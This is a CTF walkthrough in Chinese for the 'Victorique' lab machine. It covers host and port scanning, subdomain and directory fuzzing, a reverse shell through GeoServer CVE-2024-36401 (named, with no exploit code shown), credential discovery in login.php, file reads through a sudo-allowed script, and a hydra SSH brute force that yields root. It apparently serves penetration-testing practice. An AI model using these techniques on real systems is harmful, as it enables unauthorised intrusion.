信息收集

主机发现

```
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/victorique]
└─# arp-scan -I eth1 -l
Interface: eth1, type: EN10MB, MAC: 00:0c:29:78:b2:ba, IPv4: 192.168.56.247
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:13       (Unknown: locally administered)
192.168.56.100  08:00:27:0d:33:c2       PCS Systemtechnik GmbH
192.168.56.106  08:00:27:94:6e:41       PCS Systemtechnik GmbH

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.111 seconds (121.27 hosts/sec). 3
responded
```


端口扫描

```
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/victorique]
└─# nmap -p- 192.168.56.106
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-24 20:41 CST
Nmap scan report for victorique.xyz (192.168.56.106)
Host is up (0.00052s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:94:6E:41 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 8.37 seconds
```

访问80端口

```
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/victorique]
└─# curl 192.168.56.106
<h1>Access Denied: Please use the domain name 'victorique.xyz' to access this
site.</h1>
```

改`/etc/hosts`文件



有个登录窗口

子域名收集

```
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/victorique]
└─# wfuzz -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -u victorique.xyz -H 'Host: FUZZ.victorique.xyz' --hh 89
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://victorique.xyz/
Total requests: 100000

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000001:   200        196 L    632 W      8326 Ch     "www"

000009819:   200        199 L    673 W      8367 Ch     "gifts"

000037212:   400        10 L     35 W       299 Ch      "*"


Total time: 290.1750
Processed Requests: 100000
Filtered Requests: 99997
Requests/sec.: 344.6195
```


有一组凭证/`ookami:GoS1Ck`/，但是登录不上去

登录失败的提示说，礼物藏的更深，说明还有叫*gift*的文件


目录枚举

```
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/victorique]
└─# gobuster dir -w somegift.txt -u http://gifts.victorique.xyz/ -x
txt,php,html,js
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://gifts.victorique.xyz/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                somegift.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              html,js,txt,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/greatgifts.txt       (Status: 200) [Size: 9785]
Progress: 390 / 390 (100.00%)
===============================================================
Finished
===============================================================
```

找到有个叫`/greatgifts.txt`的文件



感觉是密码，但是不是。。。这也是一个子域名



发现是geoserver，存在CVE-2024-36401：GeoServer RCE 漏洞

漏洞利用

使用CVE-2024-36401：GeoServer RCE 漏洞的exp获得反弹shell

```
victorique@Victorique:~$ id
uid=1001(victorique) gid=1001(victorique) groups=1001(victorique)
```

权限提升

```
victorique@Victorique:~$ cat /var/www/html/login.php | grep -i "pass"
    $password = $data['password'] ?? '';
    // 用户 victorique 的密码,User victorique's Password: shinigami_qujo
    if ($username === 'ookami' && $password === 'GoS1Ck') {
                <input type="password" class="input-gothic w-full px-4 py-3
text-sm" placeholder="Enter password...">
            const password = inputs[1].value;
                        password: password
```

在 `/var/www/html/login.php` 找到*Victorique*用户的密码

查看sudo权限

```
victorique@Victorique:~$ sudo -l
[sudo] password for victorique:
Matching Defaults entries for victorique on Victorique:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User victorique may run the following commands on Victorique:
    (ALL) /usr/bin/python3 /opt/img2txt.py *
```

查看帮助信息


```
victorique@Victorique:~$ sudo /usr/bin/python3 /opt/img2txt.py -h
usage: Image to ASCII [-h] [--input INPUT] [--output OUTPUT] [--mode
{simple,complex}] [--num_cols NUM_COLS]

optional arguments:
  -h, --help            show this help message and exit
  --input INPUT         Path to input image
  --output OUTPUT       Path to output text file
  --mode {simple,complex}
                        10 or 70 different characters
  --num_cols NUM_COLS   number of character for output's width
```

可以看到input配合output可以读取，刚好有大部分隐藏文件以png结尾


```
victorique@Victorique:~$ find / -type f -user root -name ".*.*" 2>/dev/null |
grep -Pv "sys" |xargs ls -al
-rw------- 1 root root      0 Mar 18  2025 /etc/.pwd.lock
-rwx------ 1 root root   5161 Dec 12 20:35 /etc/ssh/.shinigami.png
-rwx------ 1 root root 105918 Dec 12 04:08 /home/victorique/.kagura.png
-rwx------ 1 root root  70668 Dec 12 04:54 /opt/.kujo.png
-rw-r--r-- 1 root root      0 Dec 24 07:36 /run/network/.ifstate.lock
-rwx------ 1 root root 318831 Dec 12 23:02 /usr/games/.haru.ppm
-rwx------ 1 root root 297690 Dec 12 21:12 /var/mail/.ciallo.ppm
-rwx------ 1 root root 113801 Dec 12 04:08 /var/www/html/.victorique.png
```

查看所有隐藏文件


/usr/games/.haru.ppm



/etc/ssh/.shinigami.png



/var/www/html/IoIooIlOlOio/sunset.webp



`ch4mp,C11pp3r5,1On5h1p` 找到了三组

爆破

组合凭证

```
┌──(root㉿xhh)-[~/Desktop/mytools/strConcat]
└─# python3 strConcat.py -s "ch4mp,C11pp3r5,1On5h1p" -r
[+]循环拼接结果:
ch4mpC11pp3r51On5h1p
ch4mp1On5h1pC11pp3r5
C11pp3r5ch4mp1On5h1p
C11pp3r51On5h1pch4mp
1On5h1pch4mpC11pp3r5
1On5h1pC11pp3r5ch4mp
```

爆破

```
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/victorique]
└─# hydra -l root -P pass ssh://192.168.56.106 -vV -e nsr

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-24
23:51:45
[WARNING] Many SSH configurations limit the number of parallel tasks, it is
recommended to reduce the tasks: use -t 4
[DATA] max 10 tasks per 1 server, overall 10 tasks, 10 login tries (l:1/p:10),
~1 try per task
[DATA] attacking ssh://192.168.56.106:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by
ssh://root@192.168.56.106:22
```


```
[INFO] Successful, password authentication is supported by
ssh://192.168.56.106:22
[ATTEMPT] target 192.168.56.106 - login "root" - pass "root" - 1 of 10 [child 0]
(0/0)
[ATTEMPT] target 192.168.56.106 - login "root" - pass "" - 2 of 10 [child 1]
(0/0)
[ATTEMPT] target 192.168.56.106 - login "root" - pass "toor" - 3 of 10 [child 2]
(0/0)
[ATTEMPT] target 192.168.56.106 - login "root" - pass "[+]循环拼接结果:" - 4 of 10
[child 3] (0/0)
[ATTEMPT] target 192.168.56.106 - login "root" - pass "ch4mpC11pp3r51On5h1p" - 5
of 10 [child 4] (0/0)
[ATTEMPT] target 192.168.56.106 - login "root" - pass "ch4mp1On5h1pC11pp3r5" - 6
of 10 [child 5] (0/0)
[ATTEMPT] target 192.168.56.106 - login "root" - pass "C11pp3r5ch4mp1On5h1p" - 7
of 10 [child 6] (0/0)
[ATTEMPT] target 192.168.56.106 - login "root" - pass "C11pp3r51On5h1pch4mp" - 8
of 10 [child 7] (0/0)
[ATTEMPT] target 192.168.56.106 - login "root" - pass "1On5h1pch4mpC11pp3r5" - 9
of 10 [child 8] (0/0)
[ATTEMPT] target 192.168.56.106 - login "root" - pass "1On5h1pC11pp3r5ch4mp" -
10 of 10 [child 9] (0/0)
[STATUS] attack finished for 192.168.56.106 (waiting for children to complete
tests)
[22][ssh] host: 192.168.56.106   login: root   password: C11pp3r5ch4mp1On5h1p
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-24
23:51:49
```

获得密码/`C11pp3r5ch4mp1On5h1p`/

```
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/victorique]
└─# ssh root@192.168.56.106
root@192.168.56.106's password:
Linux Victorique 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Dec 12 23:01:24 2025 from 192.168.56.1
root@Victorique:~# id
uid=0(root) gid=0(root) groups=0(root)
```

user.txt && root.txt

```
root@Victorique:~# cat /home/victorique/user.txt
flag{user-Gosick-Cordelia Gallo}
```


不安全
victorique.xyz/root.png
CTF
靶场
工具
漏洞库
牛客网
菜鸟教程
其他
flag{root-Gosick-Victorique De Blois}